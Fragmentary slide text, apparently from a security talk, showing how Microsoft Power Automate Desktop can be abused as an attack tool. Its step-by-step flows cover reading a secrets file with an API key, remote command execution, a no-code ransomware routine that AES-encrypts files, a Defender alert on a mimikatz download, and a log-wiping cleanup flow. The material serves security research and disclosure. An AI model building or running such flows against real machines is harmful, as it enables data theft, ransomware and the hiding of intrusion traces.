"TargetFile" input is highlighted with a red box and contains the path "C:\Users\alexg\Downloads\secrets.txt". Under the "OUTPUTS" section, the "Success" output is "True" and the "FileContents" output is "APIKEY=65995258-64b5-438a-8f06-eae686f92300". A "body" output is also highlighted with a red box, containing a JSON object: {"Success": "True", "FileContents": "APIKEY=65995258-64b5-438a-8f06-eae686f92300"}. The connection is identified as "alexg (win11ent)".

# Windows 11

User : NT Service\UIFlowService



outbound conn




# Office

Office cloud services

On-Prem : MS cloud



User : NT Service\UIFlowService



Office cloud services

2.Payload


Power Automate

Machine Runtime

outbound conn


Azure Service Bus

1.Instructions



3.Output

On-Prem : MS cloud



# Code execution

CodeExec | Power Automate

File Edit Debug Tools View Help

Pwntoso (default)

### Actions

Search actions

- Scripting
  - Run DOS command
  - Run VBScript
  - Run JavaScript
  - Run PowerShell script
  - Run Python script
- File
- Folder
- Compression
- UI automation
- HTTP
- Browser automation
- Excel
- Database
- Email
- Exchange
- Outlook
- Message boxes
- Mouse and keyboard
- Clipboard
- Text
- Date time
- PDF
- CMD session
  - Open CMD session
  - Read from CMD session
  - Write to CMD session
  - Wait for text on CMD session
  - Close CMD session
- Terminal emulation
- OCR
- Cryptography
- Windows services

Save Run Stop Run next action Recorder

Search inside the flow

Subflows Main

21 [x] Set variable  
Assign to variable `ScriptError` the value `PythonScriptError`

22 Case = 'powershell'

23 [x] Run PowerShell script  
Run PowerShell script and store its output into `PowershellOutput` and its error into `PowershellScriptError`

24 [x] Set variable  
Assign to variable `ScriptOutput` the value `PowershellOutput`

25 [x] Set variable  
Assign to variable `ScriptError` the value `PowershellScriptError`

26 Case = 'commandline'

27 [ ] Open CMD session  
Start a new CMD session and store it into `CmdSession`

28 [x] Write to CMD session  
Execute the command `Command` and then send Enter at CMD session `CmdSession`

29 [x] Read from CMD session  
Read output from CMD session `CmdSession` and store standard output to `CmdOutput` and store standard error to `CmdError`

30 [ ] Close CMD session  
Close the CMD session `CmdSession`

31 [x] Set variable  
Assign to variable `ScriptOutput` the value `CmdOutput`

32 [x] Set variable  
Assign to variable `ScriptError` the value `CmdError`

33 Default case

34 [ ] Stop flow with error message 'Unsupported command type'

35 End

### Variables

Search variables

Input / output variables 4

- [x] Command
- [x] CommandType
- [x] ScriptError
- [x] ScriptOutput

Flow variables 11

- [x] CmdError
- [x] CmdOutput
- [x] CmdSession
- [x] JavascriptOutp...
- [x] JavascriptScrip...
- [x] PowershellOut...
- [x] PowershellScri...
- [x] PythonScriptEr...
- [x] PythonScriptO...
- [x] VBScriptError
- [x] VBScriptOutput

Status: Ready

0 Selected actions 35 Actions 1 Subflow Run delay 100 ms

# Code execution

The screenshot shows the Power Automate CodeExec interface. The main workspace displays a flow with the following actions:

- 21. Set variable: Assign to variable `ScriptError` the value `PythonScriptError`.
- 22. Case = 'powershell'
- 23. Run PowerShell script: Run PowerShell script and store its output into `PowershellOutput` and its error into `PowershellScriptError`.
- 24. Set variable: Assign to variable `ScriptOutput` the value `PowershellOutput`.
- 25. Set variable: Assign to variable `ScriptError` the value `PowershellScriptError`.
- 26. Case = 'commandline'
- 27. Open CMD session: Start a new CMD session and store it into `CmdSession`.
- 28. Write to CMD session: Execute the command `Command` and then send Enter at CMD session `CmdSession`.
- 29. Read from CMD session: Read output from CMD session `CmdSession` and store standard output to `CmdOutput` and store standard error to `CmdError`.
- 30. Close CMD session: Close the CMD session `CmdSession`.
- 31. Set variable: Assign to variable `ScriptOutput` the value `CmdOutput`.
- 32. Set variable: Assign to variable `ScriptError` the value `CmdError`.
- 33. Default case
- 34. Stop flow with error message 'Unsupported command type'
- 35. End

The right sidebar shows the Variables pane with the following variables:

- Input / output variables (4):
  - Command
  - CommandType
  - ScriptError
  - ScriptOutput
- Flow variables (11):
  - CmdError
  - CmdOutput
  - CmdSession
  - JavascriptOutp...
  - JavascriptScrip...
  - PowershellOut...
  - PowershellScri...
  - PythonScriptEr...
  - PythonScriptO...
  - VBScriptError
  - VBScriptOutput

At the bottom of the interface, the status bar shows: Status: Ready, 0 Selected actions, 35 Actions, 1 Subflow, Run delay: 100 ms.

Oops

Windows Security notification window:

- Windows Security
- Threats found
- Microsoft Defender Antivirus found threats. Get details.
- Dismiss



# Code execution

Windows Security 7/18/2022 10:08 AM

**Threat blocked** 7/18/2022 10:07 AM Severe

This threat or app has been allowed and will not be remediated in the future.

Detected: Trojan:MSIL/Cryptor  
Status: Removed  
A threat or app was removed from this device.

Date: 7/18/2022 10:07 AM  
Details: This program is dangerous and executes commands from an attacker.

**Affected items:**

- file: C:\Users\alexg\Downloads\mimikatz\_trunk.zip
- webfile: C:\Users\alexg\Downloads\mimikatz\_trunk.zip|https://objects.githubusercontent.com/github-production-release-asset-2e65be/18496166/bfc2b8f2-26e7-4893-9a4e-4d26a676794b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220718%2Fus-east-1%2Ffs3%2Faws4\_request&X-Amz-Date=20220718T100735Z&X-Amz-Expires=300&X-Amz-Signature=5558541b2e371ada133371d162e31f58ab5b959e1a1bfff68d76425b381c392d6&X-Amz-SignedHeaders=host&actor\_id=0&key\_id=0&repo\_id=18496166&response-content-disposition=attachment%3B%20filename%3Dmimikatz\_trunk.zip&response-

[Learn more](#)

Have a question?  
[Get help](#)

Help improve Windows Security  
[Give us feedback](#)

Change your privacy settings  
View and change privacy settings for your device.  
[Privacy settings](#)  
[Privacy dashboard](#)

Oops

Windows Security


Windows Security

Threats found  
Microsoft Defender Antivirus found threats. Get details.


[Dismiss](#)




# Code execution - try again



Trusted




Untrusted




# Code execution- try again

What can we do with drag & drop primitives only (No Code)?



# No Code primitives





# No Code Ransomware

The screenshot displays the Microsoft Power Automate interface for a flow named "Ransomware | Power Automate". The flow is currently in a "Ready" status. The main canvas shows a sequence of actions:

- Loop over directories:** A "For each" loop iterates over "CurDirectory" in "CurDirectoriesToCrawl".
- On block error:** A block error handler for "FailedToGetCurDirectoryFiles".
- Get files in folder:** Retrieves files in "CurDirectory" that match "\*" and stores them into "CurDirectoryFiles".
- For each CurFile:** A nested "For each" loop iterates over "CurFile" in "CurDirectoryFiles".
- Increase variable:** Increases "FilesFound" by 1.
- If file exists:** Checks if "CurFile" exists.
- Increase variable:** Increases "FilesAccessed" by 1.
- Encrypted file path:** A text box for the encrypted file path.
- Create new list:** Creates a new list and stores it to "EncFilePathParts".
- Add item to list:** Adds "CurFile" to "EncFilePathParts".
- Add item to list:** Adds ".aes" to "EncFilePathParts".
- Join text:** Joins items of "EncFilePathParts" separated by "Space x 1".
- Encrypt file:** Encrypts the file.
- On block error:** A block error handler for "FailedToProcessFile".
- Encrypt from file with AES:** Encrypts "CurFile" and stores the encrypted text into "EncryptedText".
- Write text to file:** Writes "EncryptedText" to "EncFilePath".
- Increase variable:** Increases "FilesProcessed" by 1.
- End:** The flow concludes with an "End" action.

The right-hand side of the interface shows the "Variables" pane, which is divided into "Input / output variables" (7) and "Flow variables" (14). The "Input / output variables" include "CrawlDepth" (2), "DirectoriesToCrawl" (D:\shh\CollectGues...), "EncryptionKey" (<Sensitive value>), "Errors", "FilesAccessed", "FilesFound", and "FilesProcessed". The "Flow variables" include "CrawlDepthAs...", "CurDirectories...", "CurDirectory", "CurDirectoryFil...", "CurDirectoryS...", "CurFile", "Depth", "DirectoriesToC...", "EmptyList", "EncFilePath", "EncFilePathParts", "EncryptedText", "ErrorList", and "LastError".

At the bottom of the interface, the status bar shows "Status: Ready", "0 Selected actions", "56 Actions", "2 Subflows", and a "Run delay" of "100 ms".





File Edit Debug Tools View Help Cleanup | Power Automate Pwntoso (default)

### Actions

Search actions

- Variables
- Conditionals
- Loops
- Flow control
- Run flow
- System
- Workstation
- Scripting
- File
- Folder
- Compression
- UI automation
- HTTP
- Browser automation
- Excel
- Database
- Email
- Exchange
- Outlook
- Message boxes
- Mouse and keyboard
- Clipboard
- Text
- Date time
- PDF
- CMD session
- Terminal emulation
- OCR
- Cryptography
- Windows services
- XML
- FTP
- CyberArk
- Active Directory
- AWS
- Azure
- Google cognitive
- IBM cognitive
- Microsoft cognitive

### Variables

Search variables

- Input / output variables 2
  - LogFilesDeleted
  - LogFilesFound
- Flow variables 6
  - LogDir
  - LogDirs
  - LogFile
  - LogFiles
  - LogFolder
  - LogFolders

5 Init result variables

6 {x} Set variable Assign to variable LogFilesFound the value 0

7 {x} Set variable Assign to variable LogFilesDeleted the value 0

8 Try deleting each one

9 For each LogDir in LogDirs

10 If folder exists If folder LogDir exists

11 Delete log files but keep log directory structure in place

12 Get subfolders in folder Retrieve the subfolders in folder LogDir that match "\*" and store them into LogFolders

13 For each LogFolder in LogFolders

14 Delete all files except those that are actively used (this run)

15 Get files in folder Retrieve the files in folder LogFolder that match "\*" and store them into LogFiles

16 For each LogFile in LogFiles

17 Increase variable Increase variable LogFilesFound by 1

18 On block error FailedToDeleteFile

19 Delete file(s) Delete file(s) LogFile

20 Increase variable Increase variable LogFilesDeleted by 1

21 End

22 End

23 End

24 End

25 End


Status: Ready 0 Selected actions 25 Actions 1 Subflow Run delay 100 ms

# No Code Cleanup

